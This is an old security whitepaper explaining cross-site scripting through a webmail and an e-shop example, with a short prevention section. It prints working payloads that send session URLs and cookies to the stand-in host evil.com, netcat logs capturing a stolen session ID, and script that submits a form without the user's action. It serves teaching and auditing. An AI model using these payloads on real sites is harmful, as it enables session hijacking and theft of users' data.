XSS: Cross site scripting, detection and prevention

A Scanit whitepaper on finding cross site scripting vulnerabilities, how to exploit them and how to protect your own web application.

Michael Hendrickx
Security Engineer

Scanit Middle East
PO box 500311
Dubai Internet City
United Arab Emirates

✉ michael@scanit.be
✆ +971 (0) 4 3900796

Introduction

This paper was written with no criminal intents in mind. During security audits I noticed that many custom- and third party written web applications don't filter thoroughly for certain characters, which turns them vulnerable to cross site scripting.

Cross-site scripting is a common security flaw, and it pops up several times on mailing lists such as bugtraq. During both security audits and security courses, people asked how to exploit this, so that is the main reason for making this tutorial.

As stated above, this paper is not designed for people with criminal intent of any kind, it's written to explain the problem of cross site scripting, where the danger lies and how to protect yourself/your visitors against it.

If you want to abuse it, it's your responsibility.

Requirements

As XSS is very high-level, the only thing required is some knowledge about active scripting, such as JavaScript and VBScript. This also includes HTML tags, and that's mainly it.

That’s all besides having the ability using a browser and web applications, from an end-user perspective.

Oh yeah, and a creative mind :)


What is XSS?

"XSS", or cross-site scripting, is an attack to other users. It won't give you 'root' or SYSTEM access on a web server. It lives purely on application level (forget about the OSI model for just a minute), so it'll get you some privileges/information about the web application. Nothing more, nothing less.

Roughly speaking, XSS is the ability of injecting HTML tags in the input of a web application. A "web application" can be many things, going from a web based e-mail client to 'online forums' to e-shopping malls. This list is only limited due human creativity.

To give a very basic example, imagine a guestbook where people can discuss what they think about that very website. When viewing a guestbook, a user sees whatever previous users say about this particular website, furthermore sometimes even HTML tags are allowed. Why not putting your text in a red 'comic sans' font, so that your message will be noticed.

This is dangerous.



HTML is a scripting language, and your browser is the interpreter. A programmer (webmaster) give in some code, "<H1>foo</H1>" for example and your browser interprets it like make that "foo" looks huge on the screen.

Of course, human souls are not satisfied rapidly, which is good, and bad. Huge foo titles are polluting the Internet, so a new technology had to come to create interactive content, such as a website that says "good night" if it is between midnight and 6am, as if somebody would still be surfing the Internet that late (and yes, that was a joke).

How does the website hosted on the other side of this planet know what time it is at your place?

Active content is the answer.

One of the script languages used to create these contents is JavaScript, developed by Sun Microsystems. If your visitor has a JavaScript enabled browser, these scripts can be executed on the client machine.

Obviously, this language has certain limitations. You can't erase an entire hard drive using JavaScript, but you are able to access the current URL, or the history of visited, the current website's cookie and so on.

Big deal? This brings us to the next chapter…

Basic example numero uno: url retrieval

Imagine a web based email "client", a website that allows you to access your email messages. After logging into the website you are presented with all your email messages.

Famous examples of these "webmail" applications are hotmail and yahoo mail.

The form that allows you to log in sends its variables (the username and the password) to a script and upon successful completion; you get a big random session ID, which identifies your session. Since HTTP is a connectionless protocol, session ID's are used to combine different requests into one "session".

This session ID is stored in the URL, such as the following example:


http://www.webmail.com/home.cgi?id=I8hyT2oOkJNNs560lKKijvsN2

Of course, every mailbox has an Inbox that contains all messages sent to you by other people.

http://www.webmail.com/inbox.cgi?id=I8hyT2oOkJNNs560lKKijvsN2

Again that same session ID.

This page allows you to read individual messages, presenting you with a nice looking HTML interface, even displaying HTML mails as they would appear as normal web pages, including smiley's, images, hell, even sound.



If you would be able (and you are) to insert active content into an email, you can execute this code. A malicious user could send you an email, containing the following code:

```
<script>alert("hello");</script>
```

If you access your e-mail using the webmail interface, this code will be interpreted by the browser if the webmail application is vulnerable to cross site scripting. If it is, then the following friendly messagebox will appear on your screen:

Useful? Not if you don't have any creativity.


Time to get that dusty book your uncle Taz gave you one day about building really cool websites: "JavaScript Reference". In this book (which means, any JavaScript reference) you will find reserved names of variables used by Java, such as, for instance, **document.location**.

Document.location is a variable that holds the location of the current page, in our example: http://www.webmail.com/inbox.cgi?id=<session-id>, where <session-id> is the session ID of the visitor, which is you.

Using this, and using creativity, we can create a script that displays the page's url, including the session id, using the following code:

```
alert(document.location);
```

The target user gets the following effect:



A messagebox displayed to the user giving his own url, big deal? No, but we're getting there.

Remember session ID's are made upon users who logged in successfully so they

are valid for a certain period (session timeout). By obtaining a session id of another user, we can take over his/her session, reading his/her e-mail, sending emails from his/her account,...

The only problem still facing us is getting the session ID to us, via any means.

Get uncle Taz's book again to find more reserve variables or even JavaScript functions.

```
document.write(text);
```

This will write certain data to the current document, defined by the value of <text>.

Okay, now you should say "oh.. now I see.. I get the picture." - if this is not the case, do worry, and consider stop watching television because your ability to fantasize is the same level as the temperature in Ulan Kude (Russia) during Christmas.

Below zero.

If we had our own website, being evil.com, or just a computer on the internet listening on a certain port, we can get the document.location value of our victim user. We can set the 'evil JavaScript' to execute the following piece of code:


```
document.write("<img src=http://evil.com/?a=" + document.location + ">");
```

By requesting an image file (doesn't have to exist) on an arbitrary server, we can check the access log files, and see the URL from the 'victim', containing the Session ID. If we are in time (before the session times out) we can hijack this user's session and read more email than we are supposed to do.

If we have a listener on a certain port, for example nc (netcat), then we can see what is sent by the browser.

```
petro% nc -l -p 80 -v
listening on [any] 80 ...
172.16.8.129: inverse host lookup failed: Host name lookup failure
connect to [172.16.8.1] from (UNKNOWN) [172.16.8.129] 1092
GET /?a=http://mail.company.com/mailbox.php?sid=AjK9261NkjHaAhgG&cview=2
HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: 172.16.8.1
Connection: Keep-Alive
```

Having the URL, a malicious user can take over an ongoing session, transparent to the legitimate user.



This technique works flawlessly on firewall protected machines, only accessible over HTTP with SSL enabled (https), having an IDS running, implemented the most paranoid password policies. Just by not filtering input fields.

Note that although any port can be used for the evil.com website, corporate web surfers might be sitting behind a firewall, allowing only outbound access to TCP port 80 (http), or most of the times behind a transparent proxy, that automatically redirects all data going to TCP port 80 to a certain – content filtering – proxy.

Basic example two: Cookies

As we saw in example 1, a simple URL can be a useful source of information, but there is more in the jar.

Some websites store information in cookies. Cookies are basically text files that hold user preferences and variables, such as a chosen language, website theme or session ID. Example, If a user navigates to a website, chooses a certain language, this information can be stored inside a cookie, so that the preferred language is used upon any following visits to the website.


A cookie can be accessed through JavaScript using: document.cookie

As we both start to smell the danger of this, we can look at the next example, an e-shop. It's known to the majority of us that e-commerce is a commonly used way of doing business. But it has its risks.

A user can, again harmlessly view the contents of the cookie stored on his hard drive using the following JavaScript code: alert(document.cookie);

Sometimes, big websites such as amazon.com allows users to give their own opinion about particular products sold by that website. Amazon for instance has some reviews and ratings by users who bought the same book or DVD you are about to purchase. If the input by co-buyers is not filtered for HTML tags, this might leave a big security hole, waiting to be exploited.

As a user wants to buy something from a website, let's say a DVD, the e-commerce site provides the user with the unedited comments from other buyers about that product. If these comments are not filtered, the user might retrieve the URL containing session ID's or the contents of a cookie, which might have session ID's or other vital information as well. If your website relies on the contents of both the URL and cookies, such as hotmail, our attacker, owner of evil.com can use the following code:



```
document.write("<img src=http://evil.com/?url=" + document.location +
"&cookie=" + document.cookie + ">");
```

If one of these variables contain spaces or characters that might cause any interference, you can escape them using the JavaScript built in escape() function, this will HTML-encode the data within the brackets.


Concerning cookies, note that an attacker can only access the cookie for that particular domain. So, for instance only amazon.com can read and modify the cookie associated with Amazon. There's no (known) method of emptying the jar grabbing all cookies.

As this exploiting method is similar to the previous one, this won't be covered in detail.

It wuzn't me (shaggy)

Sometimes, when things happen, mostly bad things, people might deny their guilt by claiming "It wasn't me". With cross site scripting, this can be actually true. Forms might be submitted by a malicious user using JavaScript, without any user interaction.

As example we have the following simple HTML form:



This page has the following HTML code:

```
<html>
<body>
<form name="submitform" action="http://172.16.8.1/test.cgi" method="GET">
```

```
<br>first name <input type=text name="firstname">
<br>last name <input type=text name="lastname">
<br>email address <input type=text name="email">
<br><input type=submit value="submit">
<form>

<script>
<!--
// we will use this space to input XSS code
-->
</script>
</body>
</html>
```

The goal of this "attack" will be to issue arbitrary data to the test.cgi that's hosted on the server 172.16.8.1 without any user interaction.

Transparently.

JavaScript allows access to HTML forms, which is good for quick client side checks (which is not considered secure), such as "invalid data e-mail field" or "invalid data in credit card field, only numbers allowed". Of course, this is also bad.

Having JavaScript, we can fill in arbitrary values and submit them.

By inserting the following HTML code into the application using XSS, we can submit data directly to the CGI script.

```
document.forms.submitform.firstname.value = "Dohn";
document.forms.submitform.lastname.value = "Joe";
document.forms.submitform.email.value = "dohn.joe@scanit.be";
document.forms.submitform.submit();
```

This will trigger the following response at the host that's sitting at 172.16.8.1:

```
petro% nc -l -p 80 -vv
listening on [any] 80 ...
172.16.8.129: inverse host lookup failed: Host name lookup failure
connect to [172.16.8.1] from (UNKNOWN) [172.16.8.129] 1093
GET /test.cgi?firstname=Dohn&lastname=Joe&email=dohn.joe@scanit.be HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-powerpoint, application/msword, application/x-shockwave-
flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: 172.16.8.1
Connection: Keep-Alive

sent 0, rcvd 389 : Connection reset by peer
petro%
```

All this magic, without clicking a button.

Of course, without being creative, we can subscribe people to mailing lists or something, joy. Imagine an e-commerce website, modifying goods in the shopping cart, or modifying the amount, submitting data, imagine an internet banking website.

The remedy

Of course, it's always fun and easy telling how to break things but not fixing it. Remember how you felt when you accidentally hit that stupid tree with your dad's car on prom night. You would have fixed that bump it if you could.

A quick fix you can do being an end user is turning off JavaScript, but having an Internet so polluted by active menu's and JavaScript enabled forms, a part of the internet might not function properly.

The real fixing should be done on the application developer side. Filter and check all user input. SQL injection is a problem that should be dealt with (come on, guys), but cross site scripting isn't always.

Conclusion

Many people fail to assess the correct risk caused by cross site scripting. Many automated security scanners give false positives while assessing a web server's security. Sure some input fields might not be filtered, but other users can't edit them. This risk is rather low then, because it is potentially not exploitable. Sure you can retrieve your own URL or cookie, but the danger of XSS lies in passing the data on to other, malicious, parties.

In general, every site where the output of the website is partially dependant on other users should be audited and input should be filtered.

Many web applications I've come across during web application security audits do filter on certain characters, for instance those that might trigger SQL injection attacks, such as the single quote. But many of these applications don't filter on HTML code.

Sometimes users don't see the danger of cross side scripting. Because it doesn't give you the ability to compromise the web server itself, it allows you to compromise data of the users itself, in a sometimes complex way.

The danger is out there, and it gets abused.

Credits

Many words of thank to my colleagues at Scanit, both in Dubai, UAE and Brussels, Belgium.

To uncle Taz, for that dusty book :)